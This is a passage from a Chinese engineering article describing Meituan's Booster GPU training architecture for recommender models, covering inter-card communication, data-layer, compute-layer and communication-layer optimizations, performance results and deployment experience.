目前，稀疏参数的优化器与稠密参数的优化器并不兼容，我们在 GPU HashTable 的基础上，实现了多种稀疏优化器，并且都做了优化器动量 Fusion 等功能，主要实现了 Adam、Adagrad、FTRL、Momentum 等优化器。对实际业务场景来说，这些优化器已经能够覆盖到绝大多数业务的使用。稠密部分参数可以直接使用 TensorFlow 原生支持的稀疏 / 稠密优化器。

### 3.3.2 卡间通信

实际训练期间，对于不同类型的特征，我们的处理流程也有所不同：

- **稀疏特征**（ID 类特征，规模较大，使用 HashTable 存储）：由于每张卡的输入样本数据不同，因此输入的稀疏特征对应的特征向量，可能存放在其他 GPU 卡上。具体流程上，训练的前向我们通过卡间 AllToAll 通信，将每张卡的 ID 特征以 Modulo 的方式 Partition 到其他卡中，每张卡再去卡内的 GPUHashTable 查询稀疏特征向量，然后再通过卡间 AllToAll 通信，将第一

次 AllToAll 从其他卡上拿到的 ID 特征以及对应的特征向量原路返回，通过两次卡间 AllToAll 通信，每张卡样本输入的 ID 特征都拿到对应的特征向量。训练的反向则会再次通过卡间 AllToAll 通信，将稀疏参数的梯度以 Modulo 的方式 Partition 到其他卡中，每张卡拿到自己的稀疏梯度后再执行稀疏优化器，完成大规模稀疏特征的优化。详细流程如下图所示：





图 3　稀疏特征处理流程

- **稀疏特征**（规模较小，使用 Variable 存储）：相比使用 HashTable 的区别，由于每张 GPU 卡都有全量的参数，直接在卡内查找模型参数即可。在反向聚合梯度的时候，会通过卡间 AllGather 获取所有卡上的梯度求平均，然后交给优化器执行参数优化。
- **稠密特征**：稠密参数也是每张卡都有全量的参数，卡内可以直接获取参数执行训练，最后通过卡间 AllReduce 聚合多卡的稠密梯度，执行稠密优化器。

在整个的执行过程中，稀疏参数和稠密参数全部放置在 GPU 显存中，模型计算也全部在 GPU 上处理，GPU 卡间通信带宽也足够快，能够充分发挥了 GPU 的强大算力。

这里小结一下，Booster 训练架构，与 CPU 场景 PS 架构的核心区别在于：

- **训练模式**：PS 架构是异步训练模式，Booster 架构是同步训练模式。
- **参数分布**：PS 架构下模型参数都存放在 PS 内存中，Booster 架构下稀疏参数（HashTable）是 Partition 方式分布在单机八卡中，稠密参数（Variable）是 Replica 方式存放在每张卡中，因此 Booster 架构下的 Worker 角色兼顾

了 PS 架构下 PS/Worker 角色的功能。

- **通信方式**：PS 架构下 PS/Worker 间通信走的是 TCP（Grpc/Seastar），Booster 架构下 Worker 间通信走的是 NVSwitch（NCCL），任意两卡间双向带宽 600GB/s，这也是 Booster 架构的训练速度取得较大提升的原因之一。

由于每张卡的输入数据不同，并且模型参数既有在卡间 Partition 存储的，也有在卡间 Replica 存储的，因此 Booster 架构同时存在模型并行、数据并行。此外，由于 NVIDIA A100 要求 CUDA 版本 >=11.0，而 TensorFlow 1.x 版本只有 NV1.15.4 才支持 CUDA11.0。美团绝大多数业务场景都还在使用 TensorFlow 1.x，因此我们所有改造都是在 NV1.15.4 版本基础上开发的。

以上就是 Booster 整体系统架构及内部执行流程的介绍。下文主要介绍在初步实现的 Booster 架构的基础上，我们所做的一些性能优化工作。

## 4. 系统性能优化

基于上述的设计实现完第一版系统后，我们发现端到端性能并不是很符合预期，GPU 的 SM 利用率（SM Activity 指标）只有 10%~20%，相比 CPU 并没有太大的优势。为了分析架构的性能瓶颈，我们使用 NVIDIA Nsight Systems（以下简称 nsys）、Perf、uPerf 等工具，通过模块化压测、模拟分析等多种分析手段，最终定位到数据层、计算层、通信层等几方面的性能瓶颈，并分别做了相应的性能优化。以下我们将以美团外卖某推荐模型为例，分别从 GPU 架构的数据层、计算层、通信层，逐个介绍我们所做的性能优化工作。

### 4.1 数据层

如前文所述，推荐系统的深度学习模型，样本量大，模型相对不复杂，数据 I/O 本身就是瓶颈点。如果几十台 CPU 服务器上的数据 I/O 操作，都要在单台 GPU 服务器上完成，那么数据 I/O 的压力会变得更大。我们先看一下在当前系统下的样本数据流程，如下图所示：





图 4　样本数据流程及核心优化点

**核心流程**：数据分发进程通过网络读取 HDFS 样本数据（TFRecord 格式）到内存中，然后通过共享内存（Shared Memory）的方式把样本数据传输给 TensorFlow 训练进程。TensrFlow 训练进程收到样本数据后，走原生的 TensrFlow 特征解析逻辑，拿到特征数据后通过 GPU MemcpyH2D 到 GPU 显存中。我们通过模块化压测分析发现，数据分发层的样本拉取、TensrFlow 层的特征解析以及特征数据 MemcpyH2D 到 GPU 等几个流程，都存在较大的性能问题（图中黄色流程所示），以下详细介绍我们在这几块所做的性能优化工作。

### 4.1.1 样本拉取优化

样本拉取、组装 Batch 是由数据分发进程完成的，我们在这里所做的主要优化工作是，首先将数据分发进程通过 numactl 独立到 NUMA 内部执行，避免了 NUMA 间的数据传输；其次，数据下载从单网卡扩充到了多网卡，增大数据下载带宽；最后，数据分发进程与 TensrFlow 进程之间的传输通道，从单个 Shared Memory 扩展到每张 GPU 卡有独立的 Shared Memory，避免了单 Shared Memory 所带来的内存带宽问题，并在 TensrFlow 内部实现了特征解析时对输入数据零拷贝的能力。

### 4.1.2 特征解析优化

目前，美团内部绝大多数业务的样本数据都还是 TFRecord 格式，TFRecord 实际上是 ProtoBuf（简称 PB）格式。PB 反序列化非常耗费 CPU，其中 ReadVarint-64Fallback 方法 CPU 占用较为突出，实际 profiling 结果如下图：





图 5　样本解析 profiling 结果

究其原因，CTR 场景的训练样本通常包含了大量的 int64 类型的特征，int64 在 PB 中是以 Varint64 类型数据存储的，ReadVarint64Fallback 方法就是用来解析 int64 类型的特征。普通的 int64 数据类型需要占用 8 个字节，而 Varint64 针对不同的数据范围，使用了变长的存储长度。PB 在解析 Varint 类型数据时，首先要确定当前数据的长度，Varint 用 7bit 存储数据，高位 1bit 存储标记位，该标记位表示下一个字节是否有效，如果当前字节最高位为 0，则说明当前 Varint 数据在该字节处结束。我们实际业务场景的 ID 特征大多是经过 Hash 后的值，用 Varint64 类型表达会比较长，这也就导致在特征解析过程中要多次判断数据是否结束，以及多次位移和拼接来生成最终数据，这使得 CPU 在解析过程中存在大量的**分支预测和临时变量**，非常影响性能。以下是 4 字节 Varint 的解析流程图：





图 6　ProtoBuf Varint 解析流程图

这个处理流程，非常适合用 SIMD 指令集批处理优化。以 4 字节的 Varint 类型为例，我们的优化流程主要包括两步：

1. **SIMD 寻找最高位**：通过 SIMD 指令将 Varint 类型数据的每个字节与 0xF0 做与运算，找到第一个结果等于 0 的字节，这个字节就是当前 Varint 数据的结束位置。
2. **SIMD 处理 Varint**：按理来说，通过 SIMD 指令将 Varint 数据高位清零后的每个字节依次右移 3/2/1/0 字节，就可得到最终的 int 类型数据，但 SIMD 没有这样的指令。因此，我们通过 SIMD 指令分别处理每个字节的高 4bit、低 4bit，完成了这个功能。我们将 Varint 数据的高低 4bit 分别处理成 int_h4 与 int_l4，再做或运算，就得到了最终的 int 类型数据。具体优化流程如下图所示（4 字节数据）：





图 7 ProtoBuf Varint 解析优化后流程图

对于 Varint64 类型数据的处理，我们直接分成了两个 Varint 类型数据来处理。通过这两步的 SIMD 指令集优化，样本解析速度得到大大提升，在 GPU 端到端训练速度提升的同时，CPU 使用率下降了 15%。这里我们主要使用了 SSE 指令集优化，期间也尝试了 AVX 等更大长度的指令集，但效果不是很明显，最终并没有使用。此外，SIMD 指令集在老的机器上会导致 CPU 严重降频，因此官方社区并没有引入这个优化，而我们 GPU 机器的 CPU 都比较新，完全可以使用 SIMD 指令集进行优化。

### 4.1.3 MemcpyH2D 流水线

解析完样本得到特征数据后，需要将特征数据拉到 GPU 中才能执行模型计算，这里需要通过 CUDA 的 MemcpyH2D 操作。我们通过 nsys 分析这块的性能，发现 GPU 在执行期间有较多的停顿时间，GPU 需要等待特征数据 Memcpy 到 GPU 上之后才能执行模型训练，如下图所示：

图 8　nsys profiling 结果

对于 GPU 系统的数据流，需要提前传输到离 GPU 处理器最近的显存中，才能发挥 GPU 的计算能力。我们基于 TensorFlow 的 prefetch 功能，实现了 GPU 版本的 PipelineDataset，在计算之前先把数据拷贝到了 GPU 显存中。需要注意的是 CPU 内存拷贝到 GPU 显存这个过程，CPU 内存需要使用 Pinned Memory，而非原生的 Paged Memory，可以加速 MemcpyH2D 流程。

### 4.1.4 硬件调优

在数据层的性能优化期间，美团内部基础研发平台的服务器组、网络组、操作系统组也帮助我们做了相关的调优：

- 在网络传输方面，为了减少网络协议栈处理开销，提高数据拷贝的效率，我们通过优化网卡配置，开启 LRO（Large-Receive-Offload）、TC Flower 的硬件卸载、Tx-Nocache-Copy 等特性，最终网络带宽提升了 17%。
- 在 CPU 性能优化方面，经过性能 profiling 分析，发现内存延迟和带宽是瓶颈。于是我们尝试了 3 种 NPS 配置，综合业务场景和 NUMA 特性，选择了

NPS2。此外，结合其他 BIOS 配置（例如 APBDIS，P-state 等），可以将内存延迟降低 8%，内存带宽提升 6%。

通过上述优化，网络极限带宽提升了 80%，在业务需求带宽下 GPU 的 H2D 带宽提升了 86%。最终在数据解析层面也拿到了 10%+ 的性能收益。

经过数据层样本拉取、特征解析、MemcpyH2D 和硬件的优化，Booster 架构端到端训练速度提升了 40%，训练性价比达到了 CPU 的 1.4 倍，数据层也不再成为当前架构的性能瓶颈。

## 4.2 计算层

### 4.2.1 Embedding 流水线

早在 CPU 场景做 TensorFlow 训练性能优化时，我们就已经实现了 Embedding Pipeline[1] 的功能：我们把整个计算图拆分为 Embedding Graph（EG）和 Main Graph（MG）两张子图，两者异步独立执行，做到执行上的 Overlap（整个拆分过程，可以做到对用户透明）。EG 主要覆盖从样本中抽取 Embedding Key，查询组装 Embedding 向量，Embedding 向量更新等环节；MG 主要包含稠密部分子网络计算、梯度计算、稠密参数部分更新等环节。





图 9　Embedding 流水线模块交互关系

两张子图的交互关系为：EG 向 MG 传递 Embedding 向量（从 MG 的视角看，是从一个稠密 Variable 读取数值），MG 向 EG 传递 Embedding 参数对应的梯度。上述两个过程的表达都是 TensorFlow 的计算图，我们利用两个 Python 线程，两个 TensorFlow Session 并发的执行两张计算图，使得两个阶段 Overlap 起来，以此达到了更大的训练吞吐。

我们把这个流程在 GPU 架构下也实现了一遍，并在其中加入了卡间同步流程，大规模稀疏特征的 AllToAll 通信及其反向梯度的 AllToAll 通信都在 EG 中执行，普通稀疏特征的反向梯度的卡间 AllGather 同步、稠密参数的反向梯度的卡间 AllReduce 同步都在 MG 中执行。需要注意的是，在 GPU 场景中，EG、MG 是在同一个 GPU Stream 上执行 CUDA Kernel 的，我们尝试过 EG、MG 分别在独立的 GPU Stream 上执行，性能会变差，深层原因与 CUDA 底层实现有关，这个问题本身还在等待解决。

### 4.2.2 算子优化及 XLA

相比 CPU 层面的优化，GPU 上的优化更加复杂。首先对于 TensorFlow 的算子，还有一些没有 GPU 的实现，当模型中使用了这些 CPU 算子，会跟上下游的 GPU 算子出现内存和显存之间的数据来回拷贝，影响整体性能，我们在 GPU 上实现了使用较为频繁、影响较大的算子。另外，对于 TensorFlow 这代框架，算子粒度是非常细的，可以方便用户灵活搭建各种复杂的模型，但这对 GPU 处理器来说却是一个灾难，大量的 Kernel Launch 以及访存开销导致不能充分利用 GPU 算力。对于 GPU 上的优化，通常有两个方向，手工优化和编译优化。在手工优化方面，我们重新实现了一些常用的算子和层（Unique、DynamicPartition、Gather 等）。

以 Unique 算子为例，原生 TensorFlow 的 Unique 算子要求输出元素的顺序与输入元素的顺序一致，而在实际场景中，我们并不需要这个限制，我们修改了 Unique 算子的 GPU 实现，减少了因输出有序导致的额外执行的 GPU Kernel。

在编译优化方面，目前我们主要使用 TensorFlow 社区提供的 XLA[9] 来做一些自动优化。原生 TensorFlow 1.15 中的 XLA 正常开启可获得 10 ~ 20% 端到端的性能提升。但 XLA 对算子动态 shape 不能很好地进行支持，而推荐系统场景的模型中这种情况却非常常见，这就导致 XLA 加速性能不符合预期，甚至是负优化，因此我们做了如下的缓解工作：

- **局部优化**：对于我们手动引入的动态 shape 算子（如 Unique），我们进行了子

图标记，不执行 XLA 编译，XLA 只优化可以稳定加速的子图。

- **OOM 兜底**：XLA 会根据算子的 type、input type、shape 等信息，缓存编译中间结果，避免重复编译。然而由于稀疏场景以及 GPU 架构实现的特殊性，天然存在 Unique、DynamicPartition 等 Output shape 是动态的算子，这就导致这些算子以及连接在这些算子之后的算子，在执行 XLA 编译时无法命中 XLA 缓存而重新编译，新的缓存越来越多，而旧的缓存不会被释放，最终导致 CPU 内存 OOM。我们在 XLA 内部实现了 LRUCache，主动淘汰掉旧的 XLA 缓存，避免 OOM 的问题。
- **Const Memcpy 消除**：XLA 在使用 TF_HLO 重写 TensorFlow 算子时，对一些编译期已固定的数据会打上 Const 标记，然而这些 Const 算子的 Output 只能定义在 Host 端，为了将 Host 端的 Output 送给 Device 端需要再加一次 MemcpyH2D，这就占用了 TensorFlow 原有的 H2D Stream，影响样本数据提前拷贝到 GPU 端。由于 XLA 的 Const Output 在编译期已经固化，因此没有必要每一步都做一次 MemcpyH2D，我们将 Device 端的 Output 缓存下来，后续使用该 Output 时，直接从缓存中读取，避免多余的 MemcpyH2D。

对于 XLA 的优化，确切的来说应该是问题修复，目前能够做到的是 GPU 场景下可以正常开启 XLA，并获得 10 ~ 20% 的训练速度提升。值得一提的是，对于动态 shape 的算子编译问题，美团内部基础研发机器学习平台 / 深度学习编译器团队已经有了彻底的解决方案，后续我们会联合解决这个问题。

经过计算层的 Embedding 流水线、XLA 相关优化，Booster 架构端到端训练速度提升了 60%，GPU 单机八卡训练性价比达到同等资源下 CPU 的 2.2 倍。

## 4.3 通信层

在单机多卡训练过程中，我们通过 Nsight Systems 分析发现，卡间通信耗时占比非常高，而且在此期间 GPU 使用率也非常低，如下图所示：





图 10　nsys profiling 结果

从图中可以看出，训练期间卡间通信耗时比较长，同时在通信期间 GPU 使用率也非常低，卡间通信是影响训练性能提升的关键瓶颈点。我们对通信过程进行拆解打点后发现，卡间通信（AllToAll、AllReduce、AllGather 等）协商的时间远远高于数据传输的时间：





图 11　Horovod timeline 结果

分析具体原因，以负责大规模稀疏参数通信的 AllToAll 为例，我们通过 Nsight Systems 工具，观察到通信协商时间长主要是由于某张卡上的算子执行时间比较晚导致的。由于 TensorFlow 算子调度并不是严格有序，同一个特征的 embedding_lookup 算子，在不同卡上真正执行的时间点也不尽相同，某张卡上第一个执行 embedding_lookup 算子在另一张卡上可能是最后一个执行，因此我们怀疑不同卡上算子调度的不一致性，导致了各张卡发起通信的时刻不同，并最终导致了通信协商时间过长。我们通过几组模拟实验也论证了确实是由算子调度导致的。对于这个问

题，最直接的想法是改造 TensorFlow 计算图的核心调度算法，但这个问题在学术界也一直是一个复杂的问题。我们换了一种思路，通过融合关键的算子，来缓解这个问题，通过统计，我们选择了 HashTable 和 Variable 相关的算子。

### 4.3.1 HashTable 相关算子融合

我们设计和实现了一个图优化过程，这个过程会自动地将图中可以合并的 HashTable 及对应的 embedding_lookup 过程进行合并，合并策略上主要将 embedding_size 相同的 HashTable 合并到一块。同时为了避免 HashTable 合并之后原始特征之间发生 ID 冲突，我们引入了自动统一特征编码的功能，对不同的原始特征分别加上不同的偏移量，归入不同的特征域，实现了训练时的统一特征编码。

我们在某实际业务模型上进行测试，该图优化将 38 张 HashTable 合并成为了 2 张 HashTable，将 38 次 embedding_lookup 合并成了 2 次，这将 EmbeddingGraph 中的 embedding_lookup 相关算子数量减少了 90%，卡间同步通信次数减少了 90%。此外，算子合并之后，embedding_lookup 中的 GPU 算子也发生了合并，减少了 Kernel Launch 次数，使得 EmbeddingGraph 的执行速度变得更快。

### 4.3.2 Variable 相关算子融合

类似于 HashTable Fusion 的优化思路，我们观察到业务模型中通常包含数十至数百个 TensorFlow 原生的 Variable，这些 Variable 在训练期间梯度需要做卡间同步，同样的，Variable 数量太多导致卡间同步的协商时间变长。我们通过 Concat/Split 算子，将所有的 Trainable Variables 自动合并到一起，使得整个 MG 的反向只产生几个梯度 Tensor，大大减少了卡间同步的次数。同时，做完 Variable Fusion 之后，优化器中实际执行的算子数量也大大减少，加快了计算图本身的执行速度。

需要注意的是，TensorFlow 的 Variable 分为两种，一种是每个 Step 全部参数值都参与训练的 Dense Variable，如 MLP 的 Weight；另一种是专门用于 embedding_lookup 的 Variable，每个 Step 只有部分值参与训练，我们称之为 Sparse Variable。对于前者，做 Variable 合并不会影响到算法效果。而对于后者，

它反向梯度是 IndexedSlices 对象，卡间同步默认走的是 AllGather 通信，如果业务模型中对于 Sparse Variables 的优化采用的是 Lazy 优化器，即每个 Step 只优化更新 Variable 中的某些行，此时对 Sparse Variables 做合并，会导致其反向梯度从 IndexedSlices 对象转为 Tensor 对象，卡间同步变成 AllReduce 过程，就可能会影响到算法效果。对于这种情况，我们提供了一个开关，由业务去控制是否合并 Sparse Variables。经过我们的实测，在某推荐模型上合并 Sparse Variables 会提高 5 ~ 10% 的训练性能，而对实际业务效果的影响在一个千分点以内。

这两种算子融合的优化，不仅优化了卡间通信性能，对卡内计算性能也有一定的提升。经过这两种算子融合的优化，GPU 架构端到端训练速度提升了 85%，同时不影响业务算法的效果。

## 4.4 性能指标

完成了数据层、计算层、通信层的性能优化后，对比我们的 TensorFlow[3] CPU 场景，GPU 架构取得了 2 ~ 4 倍的性价比收益（不同业务模型收益不同）。我们基于美团外卖某推荐模型，使用单台 GPU 节点（A100 单机八卡）和同成本的 CPU Cluster，分别对比了原生 TensorFlow 1.15 和我们优化后的 TensorFlow 1.15 的训练性能，具体数据如下：





图 12　CPU/GPU 训练吞吐对比

可以看到，我们优化后的 TensorFlow GPU 架构训练吞吐，是原生 TensorFlow GPU 的 3 倍以上，是优化后 TensorFlow CPU 场景的 4 倍以上。

注：原生 TensorFlow 使用了 tf.Variable 作为 Embedding 的参数存储。

## 5. 业务落地

Booster 架构要在业务生产中落地，不只是要有一个良好的系统性能，还需要同时关注训练生态系统的完备性以及训练产出模型的效果。

### 5.1 完备性

一次完整的模型训练实验，除了要跑训练（Train）任务外，往往还需要跑模型的效果评估（Evaluate）或模型的预估（Predict）任务。我们基于 TensorFlow Estimator 范式对训练架构进行封装，实现用户侧一套代码统一支持 GPU 和 CPU 场景下的 Train、Evaluate 和 Predict 任务，通过开关进行灵活切换，用户只需要关注模型代

码本身的开发。我们将架构改动全都封装到了引擎内部，用户只需要一行代码就能从 CPU 场景迁移到 GPU 架构：

```
tf.enable_gpu_booster()
```

实际业务场景，用户通常会使用 train_and_evaluate 模式，在跑训练任务的过程中同时评估模型效果。上了 Booster 架构后，由于训练跑的太快，导致 Evaluate 速度跟不上训练正常产出 Checkpoint 的速度。我们在 GPU 训练架构的基础上，支持了 Evaluate on GPU 的能力，业务可以申请一颗 A100 GPU 专门用来做 Evaluate，单颗 GPU 做 Evaluate 的速度是 CPU 场景下单个 Evaluate 进程的 40 倍。同时，我们也支持了 Predict on GPU 的能力，单机八卡 Predict 的速度是同等成本下 CPU 的 3 倍。

此外，我们在任务资源配置上也提供了比较完善的选项。在单机八卡（A100 单台机器至多配置 8 张卡）的基础上，我们支持了单机单卡、双卡、四卡任务，并打通了单机单卡 / 双卡 / 四卡 / 八卡 /CPU PS 架构的 Checkpoint，使得用户能够在这几种训练模式间自由切换、断点续训，方便用户选择合理的资源类型、资源量跑实验，同时业务也能够从已有模型的 Checkpoint 来 WarmStart 训练新的模型。

## 5.2 训练效果

相较 PS/Worker 异步模式的 CPU 训练，单机多卡训练时卡间是全同步的，因而避免了异步训练梯度更新延迟对训练效果的影响。然而，由于同步模式下每一步迭代的实际 Batch Size 是每张卡样本数的总和，并且为了充分利用 A100 卡的算力，我们会将每张卡的 Batch Size（单步迭代的样本数）尽量调大。这使得实际训练的 Batch Size（1 万 ~10 万）比 PS/Worker 异步模式（1 千 ~1 万）大很多。我们需要面临大 Batch 下训练超参调优的问题 [26,27]：在保证 Epoch 不变的前提下，扩大 Batch Size 会导致参数有效更新次数减少，可能导致模型训练的效果变差。

我们采用 Linear Scaling Rule[28] 的原则指导调整学习率。如果训练 Batch Size 较 PS/Worker 模式的 Batch Size 增大 N 倍，将学习率也放大 N 倍即可。这种方式简

单便于操作，实践效果还不错。当然需要注意的是，如果原有训练方式的学习率已经很激进时，大 Batch Size 训练学习率的调整幅度则需要适当减小，或者使用学习率 Warmup 等更复杂的训练策略[29]。我们会在后续工作中对超参优化模式做更深入的探索。

## 6. 总结与展望

在美团推荐系统训练场景，随着模型越来越复杂，CPU 上优化的边际效应越来越低。美团基于内部深度定制的 TensorFlow、NVIDIA HugeCTR，研发了 Booster GPU 训练架构。整体设计充分考虑算法、架构、新硬件的特性，并从数据、计算、通信等多个角度深度优化，对比之前 CPU 的任务，性价比提升到 2~4 倍。从功能和完备性上支持 TensorFlow 的各类训练接口（Train/Evaluate/Rredict 等），支持 CPU 和 GPU 模型相互导入。易用性上 TensorFlow CPU 任务只需要一行代码就可完成 GPU 架构迁移。目前在美团外卖推荐场景实现了大规模的投产应用，后续我们将会全面推广到到家搜索推荐技术部以及美团全业务线。

当然，Booster 基于 NVIDIA A100 单机多卡还有不少优化空间，如数据层面的样本压缩、序列化、特征解析，计算层面的多图算子调度、动态 shape 算子的编译优化，通信层面的量化通信等等。同时为了更广泛的支持美团内的业务模型，Booster 的下一个版本也会支持更大的模型，以及多机多卡的 GPU 训练。

## 7. 作者简介

家恒、国庆、峥少、晓光、鹏鹏、永宇、俊文、正阳、瑞东、翔宇、秀峰、王庆、封宇、事峰、黄军等，来自美团基础研发平台 – 机器学习平台训练引擎 & 到家研发平台 – 搜索推荐技术部 Booster 联合项目组。

## 8. 参考文献

[1] https://tech.meituan.com/2021/12/09/meituan-tensorflow-in-recommender-systems.html

[2] https://images.nvidia.cn/aem-dam/en-zz/Solutions/data-center/nvidia-ampere-architecture-whitepaper.pdf

[3] https://www.usenix.org/system/files/conference/osdi14/osdi14-paper-li_mu.pdf
[4] https://github.com/NVIDIA-Merlin/HugeCTR
[5] https://en.wikipedia.org/wiki/Nvidia_Tesla
[6] https://www.nvidia.com/en-us/data-center/dgx-a100
[7] https://github.com/horovod/horovod
[8] https://github.com/NVIDIA/nccl
[9] https://www.tensorflow.org/xla
[10] Yann LeCun, John S. Denker, and Sara A. Solla. Optimal brain damage. In NIPS, pp. 598 - 605. Morgan Kaufmann, 1989.
[11] Kenji Suzuki, Isao Horiba, and Noboru Sugie. A simple neural network pruning algorithm with application to filter synthesis. Neural Process. Lett., 13(1):43 - 53, 2001.
[12] Suraj Srinivas and R. Venkatesh Babu. Data-free parameter pruning for deep neural networks. In BMVC, pp. 31.1 - 31.12. BMVA Press, 2015.
[13] Jonathan Frankle and Michael Carbin. The lottery ticket hypothesis: Finding sparse, trainable neural networks. In 7th International Conference on Learning Representations, ICLR 2019, New Orleans, LA, USA, May 6-9, 2019. OpenReview.net, 2019.
